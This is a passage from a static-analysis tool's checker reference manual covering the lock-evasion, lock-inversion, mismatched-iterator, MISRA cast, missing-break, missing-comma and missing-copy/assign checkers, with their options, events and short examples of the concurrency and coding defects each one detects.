    // through the locked region before any thread assigns a new value to obj.
    public void incorrectSingleCheckLazyInit(int x, int y) {
        lock(myLock) {
            if(obj != null) {
                return;
            }
        }
        obj = new SomeClass(x, y);
    }

    public void callerOfIncorrectSingleCheck() {
      incorrectSingleCheckLazyInit(3, 5);
      int localX = obj.field1; // Can get bad data
    }

    // Correct lazy initialization
    public void correctSingleCheckLazyInit(int x, int y) {
        lock(myLock) {
            if(obj == null) {
                obj = new SomeClass(x, y);
            }
        }
        int localX = obj.field1; // Can get bad data
    }
```

```
// Technically, this is correct; the release semantics of C# constructors
// guarantee that the initialization of fields in a constructed object
// happen before the return of the constructor. Although this checker
// understands that this pattern is ok, don't rely upon it in your code...
public void doubleCheckLazyInit(int x, int y) {
    if(obj == null) {
        lock(myLock) {
            if(obj == null) {
                obj = new SomeClass(x, y);
            }
        }
    }
}

// ...because all it takes is another correlated field write for this
// guarantee to no longer hold perfectly. Below, obj being non-null
// guarantees nothing about the state of obj2. To ensure that all of the
// writes that another thread may have performed in the critical section
// are seen by the current thread, we must hold myLock.
SomeClass obj2;
public void doubleCheckCorrelatedFieldLazyInit(int x, int y) {
    if(obj == null) {
        lock(myLock) {
            if(obj == null) {
                obj = new SomeClass(x, y);
                obj2 = new SomeClass(y, x);
            }
        }
    }
    int localX = obj2.field1; // Can get bad data
}

// The setting of inCriticalSection to false can be moved at runtime inside
// the synchronized block, effectively replacing setting it to true. Thus,
// the boolean provides no protection.
public bool indicatorBool;
public bool inCriticalSection;
public void earlyReleaseLazyInit(int x, int y) {
    lock(myLock) {
        if(inCriticalSection) {
            return;
        }
        inCriticalSection = true;
    }
    obj = new SomeClass(x, y);
    inCriticalSection = false;
}

public void callerOfEarlyReleaseLazyInit(int x, int y) {
  earlyReleaseLazyInit(x, y);
  int local = obj.field1; // Can get bad data
}
```

```
    // The setting of indicatorBool to true can be reordered in front of the
    // setting of obj. Thus, this function can return while obj is still null.
    public void indicatorBoolCheckLazyInit(int x, int y) {
        if(indicatorBool) {
            return;
        }
        lock(myLock) {
            if(indicatorBool) {
                return;
            }
            obj = new SomeClass(x, y);
            indicatorBool = true;
        }
    }

    public void callerOfIndicatorBoolCheckLazyInit(int x, int y) {
      indicatorBoolCheckLazyInit(x, y);
      int local = obj.field1; // Can get bad data.
    }
}
```

4.88.2.2. Java

```
class SomeClass {
    public int field1;
    public int field2;

    public SomeClass(int x, int y) {
        field1 = x;
        field2 = y;
    }
};

class LockEvasionExamples {
    Object lock;
    public SomeClass obj;

    // obj can be initialized multilpe times if multiple threads reach the lock
    // statement simultaneously.
    public void simpleSingleCheckLazyInit(int x, int y) {
        if(obj == null) {
            synchronized(lock) {
                obj = new SomeClass(x, y);
            }
        }
        int local = obj.field1; // Can get bad data
    }

    // obj can be initialized multiple times if multiple threads execute the
    // critical section before obj is initialized.
    public void incorrectSingleCheckLazyInit(int x, int y) {
        synchronized(lock) {
            if(obj != null) {
                return;
            }
        }
        obj = new SomeClass(x, y);
    }

    public void callsIncorrectSingleCheckLazyInit(int x, int y) {
      incorrectSingleCheckLazyInit(x, y);
      int local = obj.field1; // Can get bad data
    }

    // Correct lazy initialization.
    public void correctSingleCheckLazyInit(int x, int y) {
        synchronized(lock) {
            if(obj == null) {
                obj = new SomeClass(x, y);
            }
        }
    }

    // A thread can see obj as not being null before its fields are
    // initialized, causing obj to be used before its constructor has
    // finished.
    public void doubleCheckLazyInit(int x, int y) {
        if(obj == null) {
            synchronized(lock) {
                if(obj == null) {
                    obj = new SomeClass(x, y);
                }
            }
        }
        int local = obj.field1; // Can get bad data
    }

    // The assignment settting inCriticalSection to false can be moved inside
    // the synchronized block at runtime, effectively replacing setting it to
    // true. Thus, the boolean provides no protection.
    public boolean inCriticalSection;
    public void earlyReleaseLazyInit(int x, int y) {
        synchronized(lock) {
            if(inCriticalSection) {
                return;
            }
            inCriticalSection = true;
        }
        obj = new SomeClass(x, y);
        inCriticalSection = false;
    }

    public void callsEarlyReleaseLazyInit(int x, int y) {
      earlyReleaseLazyInit(x, y);
      int local = obj.field1; // Can get bad data
    }
    public boolean indicatorBool;


    // The setting of indicatorBool to true can be reordered in front of the
    // setting of obj at runtime.
    public void indicatorBoolCheckLazyInit(int x, int y) {
        if(indicatorBool) {
            return;
        }
        synchronized(lock) {
            if(indicatorBool) {
                return;
            }
            obj = new SomeClass(x, y);
            indicatorBool = true;
        }
    }

    public void callsIndicatorBoolCheckLazyInit(int x, int y) {
      indicatorBoolCheckLazyInit(x, y);
      int local = obj.field1; // Can get bad data
    }
}
```

Double-checked lock pattern: The following Java example allows the most common form of data corruption to occur. The note on the Double-checked lock pattern [p. 168] above describes this issue in more detail.

```
public class TestDCL {
    private static Integer value;

    public static Integer dcStatic() {
        if (TestDCL.value == null) { /* Check outside of synchronized context */
            synchronized (TestDCL.class) {    // Lock acquired
                if (TestDCL.value == null) { /* TestDCL.value checked against null
 again */
                    TestDCL.value = new Integer(5);
                }
            }
        }
        assert TestDCL.value.intValue() == 5; // Can fail

        return TestDCL.value;
    }
}
```

If the above method is called from two threads, the assertion can fail in one of them because the memory writes in the other thread might happen or propagate in the wrong order.

One way to fix this issue: Remove the outer, unsynchronized check against null.

Another fix (for Java VMs version 1.5 or greater): Declare the field `value` to be `volatile`. In some cases, including the `TestDCL` example above, `volatile` eliminates the need for explicit synchronization.

4.88.3. Events

C# and Java

The following describes a sequence of events in a thread interleaving example. The order of the events might not be closely linked to their line number. When triaging a LOCK_EVASION defect, you should pay close attention to the order in which the defect report states that the events occur.

- `thread1_reads_field` - [C#, Java] `Thread1` reads a thread-shared field at this location.
- `thread2_reads_field` - [C#, Java] `Thread2` reads a thread-shared field at this location.
- `thread1_checks_field_` - [C#, Java] `Thread1` checks the value of a thread-shared field at this location.
- `thread2_checks_field_` - [C#, Java] `Thread2` checks the value of a thread-shared field at this location.
- `thread2_checks_field_early` - [C#, Java] Possibly the main event: `Thread2` performs an unlocked check of the value of the thread-shared field while a critical section that modifies the field is still running.
- `thread1_acquires_lock` - [C#, Java] `Thread1` acquires a lock.
- `thread2_acquires_lock` - [C#, Java] `Thread2` acquires a lock.
- `thread1_double_checks_field` - [C#, Java] `Thread1` checks the value of a thread-shared field again while holding additional locks.
- `thread1_modifies_field` - [C#, Java] `Thread1` modifies a thread-shared field.
- `thread2_modifies_field` - [C#, Java] `Thread2` modifies a thread-shared field.
- `thread1_overwrites_value_in_field` - [C#, Java] Possibly the main event: `Thread1` performs a second modification to a thread-shared field that the code attempts to ensure is assigned only once.
- `remove_unlocked_check` - [C#, Java] Remediation advice: Suggests that you fix your code by removing an outer unlocked check.
- `use_same_locks_for_read_and_modify` - [C#, Java] Remediation advice: Suggests that you guard the read and modify of the field with the same set of locks. This event can apply to the read or modify process, whichever is guarded by fewer locks.
- `correlated_field` - [C#, Java] Identifies a modification of a field that occurs in the same critical section as the modification of the field that is involved in the avoiding condition. At most, three of these events will be produced per defect.

4.89. LOCK_INVERSION

Quality (C#, Java), Security (Java), Concurrency (C#) Checker

4.89.1. Overview

This C# and Java checker finds many cases where the program acquires a pair of locks/mutexes in different orders in different places. This issue can lead to a deadlock if two threads simultaneously use the opposite order of acquisition.

For example, the following sequence leads to a deadlock that results in the program hanging.

1. Thread 1 acquires and holds lock A while attempting to acquire lock B.

2. Thread 2 acquires and holds lock B while attempting to acquire shared lock A.

C#

- **Preview checker:** LOCK_INVERSION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

- **Disabled by Default**: LOCK_INVERSION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

Java

- **Enabled by Default**: LOCK_INVERSION is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.89.2. Options

This section describes one or more LOCK_INVERSION options.

- `LOCK_INVERSION:max_lock_depth:<maximum_value>` - This C# & Java option specifies the maximum depth of the call chain that acquires the second lock while the first lock is held. This option exists because when the lock acquisitions are separated by a deeply nested call chain, there is often some other synchronization mechanism involved that the analysis cannot interpret, so the resulting reports are often false positives. By default, if a second lock is acquired in a call chain that has more than 6 `getlock` calls, the analysis will not treat it as a lock acquired when holding another lock. As a consequence, it might suppress a LOCK_INVERSION defect that is associated with that pair. To find such an issue, enable this option by increasing the `max_lock_depth` value. Defaults to `LOCK_INVERSION:max_lock_depth:6`

  Example:

  ```
  --checker-option LOCK_INVERSION:max_lock_depth:7
  ```

4.89.3. Examples

This section provides one or more examples of defects found by the LOCK_INVERSION checker.

4.89.3.1. C#

In the following example, a LOCK_INVERSION defect occurs because `method()` is holding `myLock` while attempting to acquire `Test`, and `method2()` is holding `Test` while attempting to acquire `myLock`.

```
public class Test {
    public object myLock;

    public void method() {
        lock(myLock) {
            lock(typeof(Test)) {
            }
        }
    }

    public void method2() {
        lock(typeof(Test)) {
            lock(myLock) {
            }
        }
    }
}
```

4.89.3.2. Java

In the following lock inversion example, if two separate threads call `lock1` and `lock2`, it is possible that neither thread will be able to make progress towards acquiring the necessary set of locks:

```
public class Deadlock {
  static Object o1;
  static Object o2;
  public static void lock1() {
   synchronized(o1) {
     ...
     synchronized(o2) {
  ...
     }
   }
  }
 public static void lock2() {
   synchronized(o2) {
     ...
     synchronized(o1) {
  ...
     }
   }
  }
}
```

4.89.4. Events

This section describes one or more events produced by the LOCK_INVERSION checker.

- `lock_acquire`: Acquiring the lock represented by the first element of a lock order, whether the lock order is correct or incorrect.
- `lock_order`: Acquiring the lock represented by the second element of the incorrect lock order.
- `example_lock_order`: Acquiring the lock represented by the second element of a correct lock order.
- `getlock` - [Java only] The actual lock acquisition if it occurs in a different method.

4.90. MISMATCHED_ITERATOR

Quality Checker

4.90.1. Overview

This C++ checker reports many occurrences when an iterator from an STL container (a vector, list, map, multimap, set, multiset, hash_map, hash_multimap, hash_set, hash_multiset, or basic_string) is incorrectly passed to a function from another container. The checker also reports defects when an iterator from one container is compared to an iterator from a different container.

Preview checker: MISMATCHED_ITERATOR is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: MISMATCHED_ITERATOR is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.90.2. Options

This section describes one or more MISMATCHED_ITERATOR options.

- `MISMATCHED_ITERATOR:container_type:<regular_expression>` - This C++ option specifies an additional set of types to treat as STL containers. A type is treated as a container if its simple identifier (no scope qualifiers) fully (not a substring) matches the specified regular expression, and it has an `end()` method. You can specify multiple types by separating them with the `'|'` regex operator. Default is unset.

  The checker always includes the default container names. The checker treats a variable as an iterator if its type is the same as the return value of any overload of `end()`.

  To specify multiple types as containers, use a regular expression alternative, for example:

  ```
  -co MISMATCHED_ITERATOR:container_type:myVector|myArray
  ```

Be sure to escape the pipe from your shell. If you specify the `container_type` option multiple times, only the last value is used. Compare this option to the separate `container_type` option to the INVALIDATE_ITERATOR checker.

- `MISMATCHED_ITERATOR:report_comparison:<boolean>` - When this C++ option is true, the checker will report when iterators from different containers are compared. Defaults to `true`. Defaults to `MISMATCHED_ITERATOR:report_comparison:true` (disabled if `false`).

4.90.3. Examples

This section provides one or more examples of defects found by the MISMATCHED_ITERATOR checker.

The following example erases an iterator from the wrong container:

```
void test(vector<int> &v1, vector<int> &v2) {
    vector<int>::iterator i = v1.begin();
    // Defect: Uses "i" from "v1" in a method on "v2"
    v2.erase(i);
}
```

The following example erases in iterator from the wrong container after a splice:

```
void test(list<int> &l1, list<int> &l2) {
    list<int>::iterator i = l1.begin();
    l2.splice(l2.begin(), l1);
    // Defect: i belonged to l1 but was transferred to l2 with "splice"
    l1.erase(i);
}
```

The following example compares iterators from different containers:

```
void test(list<int> &l1, list<int> &l2) {
    // Error: comparing "i" from "l1" with "l2.end()"
    for(list<int>::iterator i = l1.begin(); i != l2.end(); ++i){}
}
```

4.90.4. Events

This section describes one or more events produced by the MISMATCHED_ITERATOR checker.

- `assign` - An iterator is assigned to another iterator.
- `mismatched_comparison` - An iterator from some container was compared to an iterator from a different container.
- `mismatched_iterator` - Iterator from the wrong container was used.
- `return_iterator` - A function returned an iterator.
- `return_iterator_offset` - A function returned an iterator that is an offset from another iterator that is passed as an argument.

- `splice` - Called the `list::splice` function.
- `splice_arg` - Invalid iterator passed to `splice`.

4.91. MISRA_CAST

Quality Checker

4.91.1. Overview

This C/C++ checker finds violations of the Motor Industry Software Reliability Association (MISRA)-C:2004 Rules 10.1 through 10.5. These rules all pertain to explicit casts and implicit conversions that can, under some circumstances, lead to unexpected changes to integer or floating values in the course of evaluating expressions.

- **Preview checker:** MISRA_CAST is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.
- **Disabled by Default**: MISRA_CAST is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

Summaries of the relevant MISRA rules follow:

MISRA-C 10.1. The value of an expression of integer type shall not be implicitly converted to a different type if:

1. it is not a conversion to a wider type of the same signedness, or
2. the expression is complex, or
3. the expression is not constant and is a function argument, or
4. the expression is not constant and is a return expression

MISRA-C 10.2. The value of an expression of floating type shall not be implicitly converted to a different type if any of the following are true:

1. It is not a conversion to a wider floating type.
2. The expression is complex.
3. The expression is a function argument.
4. The expression is a return expression.

MISRA-C 10.3. The value of a complex expression of integer type can only be cast to a type that is narrower and of the same signedness as the underlying type of the expression.

MISRA-C 10.4. The value of a complex expression of floating type can only be cast to a narrower floating type.

MISRA-C 10.5. If the bitwise operators `~ and <<` are applied to an operand of underlying type `unsigned char` or `unsigned short`, the result shall be immediately cast to the underlying type of the operand.

Although the MISRA-C:2004 rules apply only to C, the MISRA_CAST checker finds these kinds of problems in both C and C++.

For more information, including examples of violations of these rules, refer to *MISRA-C:2004 Guidelines for the Use of the C Language in Critical Systems*, which can be purchased at `www.misra.org.uk`.

Extending the MISRA analysis

Starting in version 7.7.0, you can also run a separate MISRA analysis to find violations described in Appendix A, *MISRA Rules and Directives*.

4.91.2. Options

This section describes one or more MISRA_CAST options.

- `MISRA_CAST:allow_widening_bool:<boolean>` - When this C/C++ option is `true`, the checker suppresses reporting of boolean values cast to wider integer types. Defaults to `MISRA_CAST:allow_widening_bool:false`

  For example, in C++ by default the following is reported as a defect:

  ```
  extern int x;
  long long ll = (long long)(x == 0);
  ```

- `MISRA_CAST:check_constant_expressions:<boolean>` - When this C/C++ option is `true`, the checker reports violations within constant expressions. Defaults to `MISRA_CAST:check_constant_expressions:false`

  Example:

  ```
   int const s1 = 0x80000000;
    int const s2 = 0x80000000;
    long long not_what_you_think = (long long)(s1 + s2); /* MISRA states that
       the whole initializer is a constant expression, so default is not to
       report the "late cast" of the int expression "s1 + s2" to the wider type
       long long as a defect. */
  ```

- `MISRA_CAST:non_negative_literals_may_be_unsigned:<boolean>` - When this C/C++ option is `true`, the checker changes the MISRA definition of the underlying type of an integer constant such that, if it occurs in a context requiring an unsigned type, an integer literal with a non-negative value is considered to have an unsigned underlying type if its value fits into the required type. Defaults to `MISRA_CAST:non_negative_literals_may_be_unsigned:false`

  Example:

```
void f(unsigned char);

  f(2); // Defect: MISRA states that "2" is a signed char,
        //         so this is a 10.1 violation.
```

4.91.3. Examples

This section provides one or more examples of defects found by the MISRA_CAST checker.

In the following example the complex expression `xs32a/xs32b` with an integer type is cast to non-integer type, and is thus a violation of Rule 10.3:

```
const int32_t xs32a = 0, xs32b = 1;
static void non_compliant1()
{
   (void)(float64_t)(xs32a / xs32b); // Defect: Casting complex expression with
                                     //         integer type to a non-integer
                                     //         type float64_t
}
```

In the following example `f64a` is implicitly converted to a narrower type, and is thus a violation of Rule 10.2:

```
float32_t f32a;
float64_t f64a;

int16_t compliant()
{
    f32a = 2.5F;
    f64a = f64b + f32a;
}

static void non_compliant1()
{
    f32a = f64a; // Defect, casting complex expression to narrower type
}
```

In the following example, `f32a` and `f32b` of type `float32_t` are cast to `float64_t`, and in violation of Rule 10.4:

```
extern float32_t f32a, f32b;

static void non_compliant1()
{
   (void)(float64_t)(f32a + f32b); //Defect: Type 32-bit float_t cast
                                   //        to 64-bit float64_t
}
```

4.91.4. Events

This section describes one or more events produced by the MISRA_CAST checker.

- `integer_narrowing_conversion` - MISRA-2004 Rule 10.1 violation, implicitly converting expression.
- `integer_signedness_changing_conversion` - MISRA-2004 Rule 10.1 violation, implicitly converting expression.
- `integer_complex_conversion` - MISRA-2004 Rule 10.1 violation, implicitly converting complex expression.
- `integer_non_constant_arg_conversion` - MISRA-2004 Rule 10.1 violation, implicitly converting non-constant expression.
- `integer_non_constant_rtn_conversion` - MISRA-2004 Rule 10.1 violation, implicitly converting complex expression with underlying type `int` (32 bits, signed) to type `long long int` (64 bits, signed) in a return expression.
- `integer_to_float_conversion` - MISRA-2004 Rule 10.1 violation, implicitly converting complex expression with integer type `int` to non-integer type `float64_t`.
- `float_narrowing_conversion` - MISRA-2004 Rule 10.2 violation, implicitly converting expression with type `double` (64 bits) to narrower type `float32_t` (32bits).
- `float_complex_conversion` - MISRA-2004 Rule 10.2 violation, implicitly converting complex expression: with underlying type `float` (32 bits) to type `double` (64 bits).
- `float_non_constant_arg_conversion` - MISRA-2004 Rule 10.2 violation, implicitly converting non-constant expression underlying type `float` (32 bits) to type `double` (64 bits) in a function argument.
- `float_non_constant_rtn_conversion` - MISRA-2004 Rule 10.2 violation, implicitly converting complex expression with underlying type `float` (32 bits) to type `double` (64 bits) in a return expression.
- `float_to_integer_conversion` - MISRA-2004 Rule 10.2 violation, implicitly converting expression: with floating type `double` to non-float ing type `uint16_t`.
- `integer_widening_cast` - MISRA-2004 Rule 10.3 violation, casting complex expression with underlying type `unsigned short` (16 bits, unsigned) to wider type `uint32_t` (32 bits, unsigned).
- `integer_signedness_changing_cast` - MISRA-2004 Rule 10.3 violation, casting complex expression with underlying type `int` (32 bits, signed) to type "`unsigned int` (32 bits, unsigned) with different signedness.
- `integer_to_float_cast` - MISRA-2004 Rule 10.3 violation, casting complex expression with integer type `int` to non-integer type `float64_t`.
- `float_widening_cast` - MISRA-2004 Rule 10.4 violation, casting complex expression with type `float` (32 bits) to wider type `float64_t` (64 bits).
- `float_to_integer_cast` - MISRA-2004 Rule 10.4 violation, casting complex expression with floating type `double` to non-floating type `uint16_t`.

- `bitwise_op_no_cast` - MISRA-2004 Rule 10.5 violation, bitwise operator << applied to operand with underlying type `unsigned short` is not being immediately cast to that type.
- `bitwise_op_bad_cast` - MISRA-2004 Rule 10.5 violation, bitwise operator << applied to operand with underlying type `unsigned short` is being cast to `int` rather than to that same type.

4.92. MISSING_ASSIGN

Quality, Rule Checker

In Coverity Connect, MISSING_ASSIGN is a display name for defects that are found by the C++ MISSING_COPY_OR_ASSIGN checker. For more information, see MISSING_COPY_OR_ASSIGN.

4.93. MISSING_BREAK

Quality Checker

4.93.1. Overview

This C/C++, Java, JavaScript, and PHP checker finds many instances of missing break statements in switch statements. It reports defects when it finds missing break statements at the end of a block of code for a case or default statement. A missing break statement can lead to incorrect or unpredictable behavior. The Java version recognizes the `SuppressWarnings` annotation.

Because there are many reasons why a case intentionally does not end with a break statement, the MISSING_BREAK checker does not report defects in cases that:

- Are followed by a case that starts with a break.
- End with a comment. The checker assumes that this comment is acknowledging a fallthrough. The comment can start anywhere on the last line, or be a multi-line C comment.
- Are empty.
- Have no control flow path because, for example, there is a return statement.
- Have at least one conditional statement that contains a break statement.
- Start and end on the same line.
- Have a top-level statement that is a call to a function that can end the program.
- Fall through to another case that has a similar numeric value when interpreted as ASCII. Values are considered similar when both are whitespace values (such as space, tab, or newline), or the two values are different cases (uppercase or lowercase) of the same letter.

However, you can change this default behavior by disabling checker options. By disabling checker options, you can check for these missing breaks to enforce coding standards, such as for MISRA.

C/C++, Java, JavaScript, and PHP

- **Enabled by Default**: MISSING_BREAK is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.93.2. Options

This section describes one or more MISSING_BREAK options.

- `MISSING_BREAK:allowFallthroughCommentAnywhere:<boolean>` - This option recognizes a comment that starts anywhere on the last line, not just at the beginning, as the fallthrough acknowledgement comment. Defaults to `MISSING_BREAK:allowFallthroughCommentAnywhere:true` for C/C++, Java, JavaScript, and PHP (all languages).

- `MISSING_BREAK:anyLineRegex:<regular_expression>` - For this option, if any line in the case block matches the regular expression string (a Perl regular expression), then that case block is not reported. Defaults to regular expression `MISSING_BREAK:anyLineRegex:[^#]fall.?thro?u` for C/C++, Java, JavaScript, and PHP (all languages).

  Sometimes the fall-through acknowledgement is somewhere other than the last line. Set this option to the empty string to disable this behavior.

  Example:

```
switch (int x) {
    case 1:
      // fallthrough
      x++;
    case 2:
      x++;
  }
```

- `MISSING_BREAK:maxCountdownStartVal:<integer>` - This option sets the maximum start case value where a switch statement on a length, which represents an incremented pointer, processes counts in reverse order. Defaults to `MISSING_BREAK:maxCountdownStartVal:16` for C/C++, Java, JavaScript, and PHP (all languages).

  Example:

```
switch (length) {
  case 3:
    *p++=(char)(value>>16);
  case 2:
    *p++=(char)(value>>8);
  case 1:
    *p++=(char)value;
  default:
    break;
}
```

- `MISSING_BREAK:maxReportsPerFunction:<integer>` - This option suppresses all defect reports for those functions that exceed the specified maximum number of defects found by the checker. To allow an unlimited number of defects to be reported, specify 0. Defaults to `MISSING_BREAK:maxReportsPerFunction:5` for C/C++, Java, JavaScript, and PHP (all languages).

- `MISSING_BREAK:suppressCountdowns:<boolean>` - If this option is set to `false`, the checker will report a defect when a switch statement on a length processes counts in reverse order. Defaults to `MISSING_BREAK:suppressCountdowns:true` for C/C++, Java, JavaScript, and PHP (all languages), which suppresses the defect report.
- `MISSING_BREAK:suppressIfLastComment:<boolean>` - If this option is set to `false`, the checker will report a defect when the code block for a case ends with a comment. Defaults to `MISSING_BREAK:suppressIfLastComment:true` for C/C++, Java, JavaScript, and PHP (all languages), which suppresses the defect report
- `MISSING_BREAK:suppressIfSimilarASCII:<boolean>` - If this option is set to `false`, the checker will report a defect when a case falls through to another case that has a similar numeric value when interpreted as ASCII. Values are considered similar when both are whitespace values (such as space, tab, or newline), or the two values are different cases (uppercase or lowercase) of the same letter. Defaults to `MISSING_BREAK:suppressIfSimilarASCII:true` for C/C++, Java, JavaScript, and PHP (all languages).
- `MISSING_BREAK:suppressIfSucceedingAdjacentPair:<boolean>` - If this option is set to `true`, the checker will not report a defect when if the case block is immediately followed by two more case lines with no intervening blank lines. Defaults to `MISSING_BREAK:suppressIfSucceedingAdjacentPair:false` for C/C++, Java, JavaScript, and PHP (all languages).

  Example:

  ```
  switch (x) {
     case 1:
       y++;
     case 2:
     case 3:
       y++;
   }
  ```
- `MISSING_BREAK:suppressOnGuardedBreak:<boolean>` - If this option is set to `false`, the checker will report a defect when the code block for a case includes at least one conditional statement, and at least one of those statements includes a break statement. Defaults to `MISSING_BREAK:suppressOnGuardedBreak:true` for C/C++, Java, JavaScript, and PHP (all languages), which suppresses the defect report.
- `MISSING_BREAK:suppressOnKillpaths:<boolean>` - If this pption is set to `false`, the checker will report a defect when the top-level statement in a case is a call to a function that can end the program. Defaults to `MISSING_BREAK:suppressOnKillpaths:true` for C/C++, Java, and JavaScript, which suppresses the defect report.
- `MISSING_BREAK:suppressOnNextBreak:<boolean>` - If this option is set to `false`, the checker will report a defect when the case that follows the case with the missing break begins with a break statement. Defaults to `MISSING_BREAK:suppressOnNextBreak:true`, for C/C++, Java, JavaScript, and PHP (all languages) which suppresses the defect report.
- `MISSING_BREAK:suppressOnSameLine:<boolean>` - If this option is set to `false`, the checker will report a defect when a case starts and ends on the same line, which often results from macro

expansions. Defaults to `MISSING_BREAK:suppressOnSameLine:true` for C/C++, Java, JavaScript, and PHP (all languages), which suppresses the defect report.

- `MISSING_BREAK:suppressOnTerminatedBranches:<boolean>` - If this option is set to `false`, the checker will report a defect when there is no control flow statement between the start and end cases. Defaults to `MISSING_BREAK:suppressOnTerminatedBranches:true` for C/C++, Java, JavaScript, and PHP (all languages), which suppresses the defect report.

  Example:

```
void suppressed(int a)
{
  switch (a) {
  case 0:
  case 1: // no defect here
    ++a;
    return;

  case 2:
    ++a;
  }
}

void notSuppressed(int a)
{
  switch (a) {
  case 0:
  case 1: // defect reported here
    ++a:
    if (a & 1) return;

  case 2:
    +=a;
  }
}
```

Note

If you want to check for MISRA coding standards, set all of the options, except for `maxReportsPerFunction` and `maxCountdownStartVal`, to false. Set the `maxReportsPerFunction` option to 0. The value of the `maxCountdownStartVal` option is not applicable when `suppressCountdowns` is false.

4.93.3. Examples

This section provides one or more examples of defects found by the MISSING_BREAK checker.

4.93.3.1. C/C++ and Java

```
void doSomething(int what)
{
    switch (what) {
      case 1:
        foo();
        break;

      case 2:
        // Defect: Missing break statement in this case
        bar();
      case 3:
        gorf();
        break;
    }
}
```

4.93.3.2. JavaScript

```
function handleKeyPress(code) {
    switch (code) {
    case 38: // UP // Missing break after this case
        handleKeyUp();
    case 40: // DOWN
        handleKeyDown();
        break;
    case 33: // PAGE UP
        handleKeyPageUp();
        break;
    case 34: // PAGE DOWN
        handleKeyPageDown();
        break;
    default:
        break;
    }
}
```

4.93.3.3. PHP

```
function test($y) {
    $x = 5;
    switch ($y) {
        case 1: // MISSING_BREAK here
            $x = 6;
        case 2:
            $x = 7;
            break;
    }
}
```

4.93.4. Java Annotations

The Java MISSING_BREAK checker searches for the `SuppressWarnings` annotation, which overrides the default behavior of the checker.

For example, the checker does not report defects in the following cases:

```
class Test {
  int f = -1;

  @SuppressWarnings("fallthrough")
  public Test(int n) {
    switch(n) {
      case 4: this.f = 0;
      default: ++f;
    }
  }
}

@SuppressWarnings("fallthrough")
class Test2 {
  int f = -1;
  public Test2(int n) {
    switch(n) {
      case 4: this.f = 0;
      default: ++f;
    }
  }
}
```

See Section 6.3.2, “Adding Java Annotations to Increase Accuracy” and the Javadoc documentation at `<install_dir>/doc/<en|ja>/annotations/index.html` for more information.

4.93.5. Events

This section describes one or more events produced by the MISSING_BREAK checker.

- `unterminated_case` - A case statement that does not have a break statement.
- `unterminated_default` - A default statement that does not have a break statement.
- `fallthrough` - A case falls through because of a missing break statement.

4.94. MISSING_COMMA

Quality Checker

4.94.1. Overview

The MISSING_COMMA checker finds omissions of a comma between lines in a string array initialization. A missing comma can lead to a single concatenated string element instead of separate string elements, and it can contribute to unexpected results or to an overrun.

Preview checker: MISSING_COMMA is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: MISSING_COMMA is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.94.2. Examples

This section provides one or more examples of defects found by the MISSING_COMMA checker.

```
char* arr[] = {
    "a string literal"   //Defect here.
    "another string literal"
};

char* arr[] = {
    "a string literal"   //Defect here.

    "another string literal"
};

char* arr[] = {
    "a string literal"   //"a string literal",//Defect here.
    "another string literal"
};

char* arr[] = {
    "a string literal"   //NO defect here because a comma precedes
                         //the first string literal in next line.
    ,"another string literal"
};
```

This checker *does not* handle cases where a macro expansion or conditional compilation is involved. In addition, the checker treats the following conditions as intentional, not as defects:

- If the last string literal in the missing-comma line ends with a space, tab, `\n`, or `\t`.
- If the first string literal in the line following the missing-comma line starts with a space, tab, `\n`, or `\t`.
- If there is more than one missing comma in the string array initialization.
- If lines following the line that is missing a comma are indented.

4.94.3. Events

This section describes one or more events produced by the MISSING_COMMA checker.

- `missing_comma` - Identifies the missing comma defect.
- `remediation` - Provides advice on fixing the missing comma defect.

4.95. MISSING_COPY

Quality, Rule Checker

In Coverity Connect, MISSING_COPY is a display name for defects that are found by the C++ MISSING_COPY_OR_ASSIGN checker.

For more information, see MISSING_COPY_OR_ASSIGN.

4.96. MISSING_COPY_OR_ASSIGN

Quality, Rule Checker

4.96.1. Overview

This C++ checker reports many cases where a class that own resources, such as dynamically allocated memory or operating system handles, lacks either a user-written copy constructor or a user-written assignment operator. When this is the case, the compiler will generate the missing operator, but the compiler-generator operator only does a shallow copy. Later, when the copies are destroyed, the owned resource will be destroyed twice, leading to memory corruption. The defects reported by this checker appear as either MISSING_COPY or MISSING_ASSIGN in Coverity Connect. One, the other, or both of these can be reported for any one class.

A class is considered to own resources if at least one constructor allocates resources and retains them in fields of `this` and the destructor releases resources from fields of `this`. Not only must such a class have a copy constructor and an assignment operator but those functions must manage the resources.

To be considered as an assignment operator for the purposes of this rule, an assignment operator must be usable to assign entire objects. Private copy constructors or assignment operators are assumed not to be meant for use and are not required to manage resources.

Disabled by Default: MISSING_COPY_OR_ASSIGN is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable MISSING_COPY_OR_ASSIGN along with other rule checkers, use the `--rule` option.

4.96.2. Examples

This section provides one or more examples of defects found by the MISSING_COPY_OR_ASSIGN checker.

A simple string wrapper class:

```
class MyString {
  char *p;
public:
  // evidence of resource ownership
  MyString(const char *s) : p(strdup(s)) {}
  // further evidence of resource ownership
  ~MyString() {free(p);}
  // no copy constructor at all
  // no assignment operator at all
  const char *str() const {return p;}
  operator const char *() const {return str();}
};
```

A string wrapper with inadequate copy constructor and assignment operator:

```
class MyString {
  char *p;
public:
  MyString(const char *s) : p(strdup(s)) {}
